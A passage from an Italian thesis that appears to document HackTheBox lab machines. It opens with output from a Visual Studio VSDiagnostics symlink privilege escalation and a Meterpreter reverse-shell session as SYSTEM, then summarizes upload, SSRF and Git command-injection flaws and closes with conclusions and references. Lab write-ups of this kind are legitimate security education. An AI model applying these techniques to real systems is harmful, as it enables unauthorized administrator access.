Avviando il comando sulla PowerShell, sono eseguiti con successo tutti i passaggi dell'exploit (Figura 5.28). L'ultimo comando eseguito dall'exploit avvia la procedura di riparazione di un'installazione. Il programma di riparazione, tuttavia, sfruttando la vulnerabilità legata alla modifica dei permessi dei file tramite `VSDiagnostics.exe`, è stato sostituito con il nostro payload. La procedura di repair può essere avviata anche dagli utenti comuni, ma viene eseguita da `NT Authority\SYSTEM`; questo conclude l'esecuzione della privilege escalation, in quanto il programma `payload.exe` viene eseguito come amministratore.

```
[+] VSDiagnostics: C:/Program Files (x86)/Microsoft Visual Studio/2019/Community/Team Tools/DiagnosticsHub/Collector/VSDiagnostics.exe
[+] Payload: C:/Users/Emily/payload.exe
[+] Junction \\?\C:\6c43e749-42b0-4820-8a4b-7913e936399d -> \\?\C:\b222beef-62ca-470a-a52d-7b4470cecl26 created!
[+] SymLink Global\GLOBALROOT\RPC Control\Report.0197E42F-003D-4F91-A845-6404CF289E84.diagsession -> \\?\C:\Programdata created!
[+] Junction \\?\C:\6c43e749-42b0-4820-8a4b-7913e936399d -> \RPC Control created!
[+] Junction \\?\C:\6c43e749-42b0-4820-8a4b-7913e936399d -> \\?\C:\b222beef-62ca-470a-a52d-7b4470cecl26 created!
[+] SymLink Global\GLOBALROOT\RPC Control\Report.0297E42F-003D-4F91-A845-6404CF289E84.diagsession -> \\?\C:\Programdata\Microsoft created!
[+] Junction \\?\C:\6c43e749-42b0-4820-8a4b-7913e936399d -> \RPC Control created!
[+] Permissions successfully reseted!
[*] Starting WMF installer.
[*] Command to execute: C:\windows\system32\msiexec.exe /fa C:\windows\installer\8ad86.msi
[*] Oplock!
[+] File moved!
```

Figura 5.28: Output dell'exploit, contiene caratteri non stampabili per i colori.

Nella console di Meterpreter si riceve una connessione. Il comando `sessions -l` consente di confermare che l'utente a cui si ha accesso sia `NT Authority\SYSTEM`. Nella cartella Desktop dell'amministratore, tramite `cat`, è possibile leggere la flag finale (Figura 5.29).

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x86/windo NT AUTHORITY\SYSTEM @ 10.10.14.13:4444 -> 10
    ws      COMPILED          .10.11.26:63299 (10.10
    .11.26)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:/Users/Administrator
meterpreter > cat Desktop/root.txt
976b0eacc52b52c6476200042fe31aa0
```

Figura 5.29: Sessione Meterpreter come amministratore e ultima flag

In questo ultimo capitolo si traggono le conclusioni sul lavoro svolto. Al fine di valutare quanto appreso, si riassumono le vulnerabilità identificate nei penetration test. Si formulano, inoltre, delle opinioni personali sugli sviluppi futuri dell'occupazione nel settore della sicurezza informatica.

6.1 Vulnerabilità identificate

Nel corso dei penetration test portati a termine sulle macchine di HackTheBox si sono individuate tipologie molto diverse di vulnerabilità. Le conoscenze di alcuni software di uso comune in informatica, anche all'esterno della cybersecurity, come Git o SSH, si sono rivelate a dir poco fondamentali. Anche la familiarità con i sistemi operativi e i meccanismi dei loro file system, come ad esempio il funzionamento dei symlink o dei permessi, hanno giocato un ruolo fondamentale nel portare a termine i penetration test. La conoscenza di quali siano le vulnerabilità più comuni e le esperienze passate in sfide CTF hanno permesso di orientare l'analisi dei servizi in modo più efficiente, concentrandosi sulle loro funzioni maggiormente a rischio. In ogni caso, comunque, per l'individuazione e lo sfruttamento delle vulnerabilità è stato necessario approfondire argomenti specifici e svolgere numerose ricerche in rete; in particolare, si sono rivelati molto utili i repository dei progetti open source, i database dei CVE e le relazioni di compagnie di cybersecurity o singoli ricercatori che hanno individuato una vulnerabilità. A questa raccolta di informazioni passiva si sono alternati momenti di indagine attiva sui sistemi e ripetute fasi di exploitation.

Contestualmente a tutto ciò, inoltre, come in un vero penetration test, si è dovuto tenere traccia di quanto svolto in una prima forma di documentazione, successivamente riorganizzata nei precedenti tre capitoli. Nel complesso, questo lavoro ha richiesto molta concentrazione, tempo e impegno nel problem solving, rivelandosi, però, un'attività a tratti molto gratificante. Il progredire nelle fasi di risoluzione delle macchine non sempre è stato lineare. Di seguito si riassumono nuovamente le vulnerabilità identificate nelle tre macchine, ponendo attenzione su quali aspetti più generali della cybersecurity ciascuna possa aiutare a comprendere.

La prima vulnerabilità, incontrata nella macchina PermX nel Capitolo 3, ha fornito una prova concreta dei rischi per la sicurezza dovuti alla scarsa sanitizzazione degli input. La singola funzione di upload di un file, senza verifiche sulla sua estensione, ha consentito letteralmente di ottenere l'accesso al sistema di un server web. L'esecuzione con successo di questo attacco ha avuto come unico requisito la conoscenza del funzionamento della generazione delle pagine lato server tramite PHP. L'attacco è stato possibile anche grazie all'ampia

superficie esposta dalle funzioni di Chamilo. La privilege escalation sulla prima macchina, invece, ha sfruttato i symlink, spesso utilizzati in questa fase allo scopo di manipolare file sensibili, sfruttando la fiducia che un programma privilegiato ripone nel loro percorso.

La seconda macchina, Editorial, ha presentato delle vulnerabilità ugualmente interessanti. La prima, una vulnerabilità di tipo SSRF, ha consentito, inoltre, di esplorare un rischio enorme nella sicurezza dei sistemi informatici, ovvero la possibilità di lateral movement su altre risorse da parte di un attaccante. In particolare, sfruttando le richieste originate lato server, si è potuto raggiungere un'API destinata ad essere accessibile solo dalla macchina stessa. Oltre a realizzare un exploit, si è tentato di fornire un'idea della gravità reale di un simile comportamento. Un singolo servizio insicuro, come nel caso del server web Editorial, potrebbe vanificare totalmente misure di difesa come un firewall. Per la privilege escalation della seconda macchina, invece, si è sfruttata una command injection in un wrapper Python dello strumento Git. Questa vulnerabilità ha nuovamente reso nota l'importanza della sicurezza dove un software consente l'interoperabilità e la comunicazione con altri sistemi.

La terza ed ultima macchina, Compiled, ha un'altra volta affrontato delle vulnerabilità di Git, in particolare di Git for Windows. Si è dimostrato come una differenza apparentemente insignificante, come file system case sensitive o meno, possa dare origine a una vulnerabilità complicata. Per lo sfruttamento di questa vulnerabilità è stato necessario esplorare nel dettaglio il funzionamento degli hook e dei symlink; nonostante le apparenti misure di sicurezza sugli hook, questi script, sotto circostanze molto specifiche, sono risultati ugualmente vulnerabili. Git è uno degli strumenti più utilizzati dagli sviluppatori; si è reso evidente, quindi, che il software vulnerabile, spesso, è parte della produzione di altro software e non necessariamente un prodotto finito. Anche l'ultima vulnerabilità, utilizzata per la privilege escalation ha riguardato uno strumento di sviluppo, ovvero Visual Studio 2019. Esso richiedeva privilegi di amministratore per il debug dell'esecuzione di altri programmi. La versione vulnerabile installata era obsoleta; un semplice aggiornamento del software o una sua rimozione, dato l'apparente inutilizzo, avrebbero potuto rendere il sistema più sicuro.

6.2 Possibili applicazioni future

Nel Capitolo 1 si è discusso di come già al giorno d'oggi la sicurezza dei sistemi informatici rivesta un ruolo di primaria importanza per tutte le attività economiche, sia del settore privato che di quello pubblico. Negli ultimi anni, inoltre, l'interesse per la sicurezza e la privacy sembra aver raggiunto anche i consumatori stessi, condizionando sempre maggiormente i comportamenti online e le scelte di acquisto. Questa nuova percezione ha determinato a sua volta un'evoluzione delle strategie di marketing adottate, ad esempio, dai produttori di dispositivi mobili; questi ultimi, infatti, realizzano oggi campagne pubblicitarie basate non solo sulle prestazioni dei loro prodotti ma anche sulle funzioni in materia di sicurezza e privacy. Nonostante questo rinnovato interesse, l'educazione comune in materia di sicurezza informatica resta sotto molti aspetti molto superficiale. Di conseguenza, molti strumenti, come VPN e antivirus, seppur con un ruolo legittimo nella protezione dei sistemi, sono frequentemente male interpretati dagli utenti. Sebbene queste soluzioni software forniscano la rassicurazione cercata dall'utente medio, non eliminano affatto tutti i rischi e, contrariamente, potrebbero indurre gli utenti a sottovalutare la propria responsabilità nel mantenere comportamenti adeguati alla tutela della propria sicurezza. I diversi report citati evidenziano come il numero di attacchi informatici portati a termine ogni anno sia in costante aumento e il cattivo comportamento umano sia ancora una delle loro principali cause.

Si prospetta, quindi, che nei prossimi anni il mercato della cybersecurity possa soltanto crescere. L'impiego in questo settore, infatti, non si limita allo svolgimento di penetration test. Poiché la sicurezza dei sistemi richiede un approccio su più livelli, accorto ai sottosistemi,

sono spesso necessarie conoscenze e professioni altamente specializzate. Le pratiche di design sicuro e la conoscenza degli errori più comuni rappresentano un bagaglio essenziale anche per chi si occupa soltanto delle fasi di progettazione dei sistemi. Inoltre, si prospetta che l'Intelligenza Artificiale avrà un grande impatto in questo settore. Attualmente ha già impiego in attività come l'analisi dei dati per il rilevamento di intrusioni e il controllo del codice alla ricerca di bug. Questo strumento, tuttavia, potrà, al tempo stesso, essere una pericolosa arma nelle mani di hacker malevoli. Resta difficile, quindi, prevedere quanto positivo o negativo sarà l'impatto di questa nuova tecnologia; l'unica certezza è che il settore resterà in costante evoluzione, richiedendo un continuo apprendimento dalle nuove forme di minacce.

In conclusione, la sicurezza informatica può essere definita un perfetto esempio di "cat and mouse game". L'idioma del gatto e del topo fornisce una descrizione perfetta di una dinamica in cui non emerge mai un vincitore definitivo. Ogni volta che vengono sviluppati nuovi metodi e progrediscono le tecniche per attaccare un sistema, le misure di difesa si adattano di conseguenza, richiedendo un ulteriore miglioramento delle abilità da parte degli attaccanti. Si innesca, così, un meccanismo infinito, in cui individui con scopi anche totalmente opposti sono costretti a utilizzare gli stessi strumenti per perseguire i propri obiettivi. Questa dinamica, tuttavia, non rappresenta uno spreco inutile di forze. Grazie al contributo di ricercatori e hacker etici è possibile idealmente procedere verso un equilibrio sempre più solido tra tecnologia e attività umane. La conoscenza delle tecnologie e le competenze umane si rivelano entrambe essenziali per affrontare in modo preparato le sfide del futuro.

- AL-KUWAITI, M., KYRIAKOPOULOS, N. e HUSSEIN, S. (2009), «A comparative analysis of network dependability, fault-tolerance, reliability, security, and survivability», *IEEE Communications Surveys & Tutorials*, vol. 11 (2), p. 106–124.
- ALLSOPP, W. (2017), *Advanced Penetration Testing: Hacking the World's Most Secure Networks*, Wiley.
- ANDRESS, J. e LINN, R. (2011), *Coding for Penetration Testers*, Syngress.
- ASLAN, Ö., AKTUĞ, S. S., OZKAN-OKAY, M., YILMAZ, A. A. e AKIN, E. (2023), «A Comprehensive Review of Cyber Security Vulnerabilities, Threats, Attacks, and Solutions», *Electronics*, vol. 12 (6), p. 1333.
- ENGBRETSON, P. (2013), *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*, Syngress.
- KENNEDY, D., O'GORMAN, J., KEARNS, D. e AHARONI, M. (2011), *Metasploit: The Penetration Tester's Guide*, No Starch Press.
- KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M. e YAROM, Y. (2018), «Spectre Attacks: Exploiting Speculative Execution», URL <https://arxiv.org/abs/1801.01203>.
- ORIYANO, S.-P. (2016), *Penetration Testing Essentials*, Sybex.
- PASCOE, C., QUINN, S. e SCARFONE, K. (2024), «The NIST Cybersecurity Framework (CSF) 2.0», URL <https://doi.org/10.6028/NIST.CSWP.29>.
- SHIMONSKI, R. (2020), *Penetration Testing For Dummies*, For Dummies.
- WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Starch Press.

- 2024 Data Breach Investigations Report – <https://www.verizon.com>
- Cost of a Data Breach Report (2024) – <https://www.ibm.com>
- Cross Site Request Forgery – <https://laravel.com>
- CTF Attack & Defense – <https://2022.faustctf.net>
- Debolezze software – <https://www.cybersecurity360.it>
- Definizione di Hacker – <https://www.wikipedia.org>
- DNS cache poisoning – <http://unixwiz.net>
- Hashcat Wiki – <https://hashcat.net>
- Lebanon pager attack – <https://www.washingtonpost.com>
- Linux man pages – <https://www.die.net>
- Memory corruption - <https://www.parasoft.com>
- Metasploit – <https://docs.metasploit.com>
- Netcat – <https://man.openbsd.org>
- NMAP – <https://nmap.org>
- Penetration testing – <https://www.eccouncil.org>
- Penetration testing steps – <https://www.infosecinstitute.com>
- Same-origin policy – <https://developer.mozilla.org>
- Secure Product Design – <https://owasp.org>
- SSH Academy – <https://www.ssh.com>
- Transport Layer Security – <https://www.ionos.it>
- Vulnerabilità hardware – <https://lazarusalliance.com>
- WannaCry and the NHS – <https://emerge.digital>
- WinRM – <https://learn.microsoft.com>